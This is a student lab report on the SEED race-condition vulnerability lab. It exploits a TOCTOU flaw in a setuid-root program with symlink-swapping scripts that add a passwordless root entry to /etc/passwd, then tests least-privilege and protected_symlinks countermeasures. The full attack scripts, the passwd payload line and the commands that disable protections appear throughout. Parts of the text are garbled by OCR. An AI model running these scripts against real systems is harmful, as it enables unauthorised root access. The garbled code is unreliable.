

ASSIGNMENT 6 : Race Condition Vulnerability Lab

LAB REPORT

SUBMITTED BY : BEGUM FATIMA ZOHRA

UTA ID: 1001880881

Task 1: Choosing Our Target

Initial setup for the task:

- `$ sudo sysctl -w fs.protected_symlinks=0`
- `$ gcc vulp.c -o vulp`
- `$ sudo chown root vulp`
- `$ sudo chmod 4755 vulp`

Now, we edited the `/etc/passwd` file by adding the following:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

To check if the test user is created or not, we executed the following command:

```
$ cat /etc/passwd | grep test
```

We could observe that our user info is successfully added.


Next, we moved to test and check if it has got the root privilege or not.

```
$ su test
```


We got a password prompt where we pressed the enter key.

Since, the test account is showing `#` prompt we knew that it is a root shell.

Next, we deleted the test account entry from the `/etc/passwd` as instructed.



```
[03/23/21]seed@VM:~/.../race$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/23/21]seed@VM:~/.../race$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:20:42: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
                                     ^
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:20:42: note: include '<string.h>' or provide a declaration of 'strlen'
[03/23/21]seed@VM:~/.../race$ sudo chown root vulp
[03/23/21]seed@VM:~/.../race$ sudo chmod 4755 vulp
[03/23/21]seed@VM:~/.../race$
```



```
GNU nano 2.5.3 File: /etc/passwd
Search your computer
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/$
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

[03/23/21]seed@VM:~$ sudo vi /etc/passwd
[03/23/21]seed@VM:~$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/23/21]seed@VM:~$ su test
Password:
root@VM:/home/seed#

[03/23/21]seed@VM:~$ sudo vi /etc/passwd
[03/23/21]seed@VM:~$ su test
No passwd entry for user 'test'
[03/23/21]seed@VM:~$
```

Task 2: Launching the Race Condition Attack

2.A: Slow deterministic version of the attack


We have two processes for this task. One is the `target_process.sh` that runs the `vulp.c` in loop and another one is `task2.sh` that is responsible for symlink switching.

We have added `sleep(10);` in `vulp.c` between `access()` and `fopen()`. Then we recompiled `vulp.c`.

We ran both the script files in two different terminals and observed that `target_process.sh` changed the password after 10 seconds interval.

We now used the 'su test' command like the previous task to check if the test user is added with root privileges or not.


We typed 'whoami' and 'id', both of which clearly indicated that our attack was successful.



```
[03/26/21]seed@VM:~/.../race$ bash task2.sh

new='ls -l /etc/passwd'
while [ "$old" = "$new" ]
do
    # ... (code partially obscured) ...

eclaration of 'strlen'
[03/26/21]seed@VM:~/.../race$ sudo chown root vulp
[03/26/21]seed@VM:~/.../race$ sudo chmod 4755 vulp
[03/26/21]seed@VM:~/.../race$ bash target_process.sh
No permission
No permission
STOP... The passwd file has been changed
[03/26/21]seed@VM:~/.../race$
```



```
[03/26/21]seed@VM:~/.../race$ bash task2.sh

new='ls -l /etc/passwd'
while [ "$old" = "$new" ]
do
    # ... (code partially obscured) ...

root
root@VM: /home/seed/Documents/race# id
uid=0(root) gid=0(root) groups=0(root)
root@VM: /home/seed/Documents/race# exit
exit
[03/26/21]seed@VM:~/.../race$ cat /etc/passwd | grep te
st
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
#!/bin/bash
attack()
{
    old='ls -l /etc/passwd'
    new='ls -l /etc/passwd'
    while [ "$old" = "$new" ]
    do
        rm -f /tmp/XYZ
        >/tmp/XYZ
        ln -sf /etc/passwd /tmp/XYZ
        new='ls -l /etc/passwd'
    done
}
attack
echo "Stop... The passwd has been changed!"
ATTACK_PID=$!
kill $ATTACK_PID
```

Task 2.B: Full version of attack

For this task, we created a file passwd_input that has the following data:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

In our script called as target_process.sh, we run the vulp and give it passwd_input as input.

We check the /etc/passwd information using 'ls -l /etc/passwd'

After running the processes , we were successful in getting the password changed.

```
#!/bin/sh
CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))

while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"
~
```

```
[03/26/21]seed@VM:~/.../race$ gcc -o attack attack.c
[03/26/21]seed@VM:~/.../race$ ./attack
```


```
STOP... The passwd file has been changed
[03/26/21]seed@VM:~/.../race$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/26/21]seed@VM:~/.../race$ su test
Password:
```

Task 2.C: An Improved Attack Method

Since, we are working in Ubuntu 16.04, we are going to use `syscall()` in our C program for context switching.

We ran our `attack_process` and shell script `target_process.sh` and found out our attack had worked.

```
[03/26/21]seed@VM:~/.../race$ ./attack_process
```



```
while {
No permission
No permission
No permission
No permission
No permission
}
ret No permission
} No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/26/21]seed@VM:~/.../race$
```

Task 3: Countermeasure: Applying the Principle of Least Privilege

In our `vulp.c` program, we are using `setuid()`.


First, we gathered the real and effective UID

Before `access()` → `EffectiveUID = RealUID`

Once everything is run, we set the UID as effective.

Next, we ran our C program along with the shell script, we got segmentation fault.

Hence, the principle of least privilege restricted us to get the test account in the /etc/passwd



The screenshot displays a Linux desktop with a sidebar containing icons for various applications. The main window is a code editor showing a C program named `vulp.c`. The program's logic is as follows: it defines a file path `fn = "/tmp/XYZ"`, reads 50 characters of user input into a buffer, and attempts to write this input to the file. If the file does not exist or the user lacks write permissions, it prints "No permission" and exits. The status bar at the bottom of the editor indicates the current position is at line 27, column 9.

```
/* vulp.c */  
  
#include <stdio.h>  
#include <unistd.h>  
  
int main()  
{  
    char * fn = "/tmp/XYZ";  
    char buffer[60];  
    FILE *fp;  
    uid_t realUID = geteuid();  
    uid_t effUID = geteuid();  
  
    /* get user input */  
    read(0, buffer, 50);  
    seteuid(realUID);  
  
    if(!access(fn, W_OK)){  
        fp = fopen(fn, "a+");  
        fwrite("\n", sizeof(char), 1, fp);  
        fwrite(buffer, sizeof(char), strlen(buffer), fp);  
        fclose(fp);  
    }  
    else printf("No permission \n");  
    seteuid(effUID);  
}
```

Below the code editor, a terminal window is open, showing the execution of the program. It displays two segmentation faults, one at line 11, column 10375 and another at line 11, column 10379, both occurring while running `target_process.sh`. The terminal also shows the command `./vulp < passwd_input` and the output "No permission".

At the bottom, a file manager window is open, showing the contents of the `target_process.sh` file. The file contains the following commands:

```
target_process.sh  
./vulp < passwd_input  
No permission  
target_process.sh: line 11: 10379 Segmentation fault  
./vulp < passwd_input
```


Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

We turned the following protection on
`$ sudo sysctl -w fs.protected_symlinks=1`

Attack failed.

What are the limitations of this scheme?

The protection does not restrict the race condition. It only hinders it from causing damages.



The image shows a terminal window with a dark background and a light blue border. The terminal displays the following commands and output:

```
[03/26/21]seed@VM:~/.../race$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1

[03/26/21]seed@VM:~/.../race$ ./attack_process
```

The output of the `./attack_process` command is shown in a separate terminal window titled "Terminal". It displays the following output:

```
./vulp < passwd_input
target_process.sh: line 11: 971 Segmentation fault
./vulp < passwd_input
No permission
target_process.sh: line 11: 976 Segmentation fault
./vulp < passwd_input
target_process.sh: line 11: 978 Segmentation fault
./vulp < passwd_input
target_process.sh: line 11: 982 Segmentation fault
./vulp < passwd_input
No permission
target_process.sh: line 11: 986 Segmentation fault
```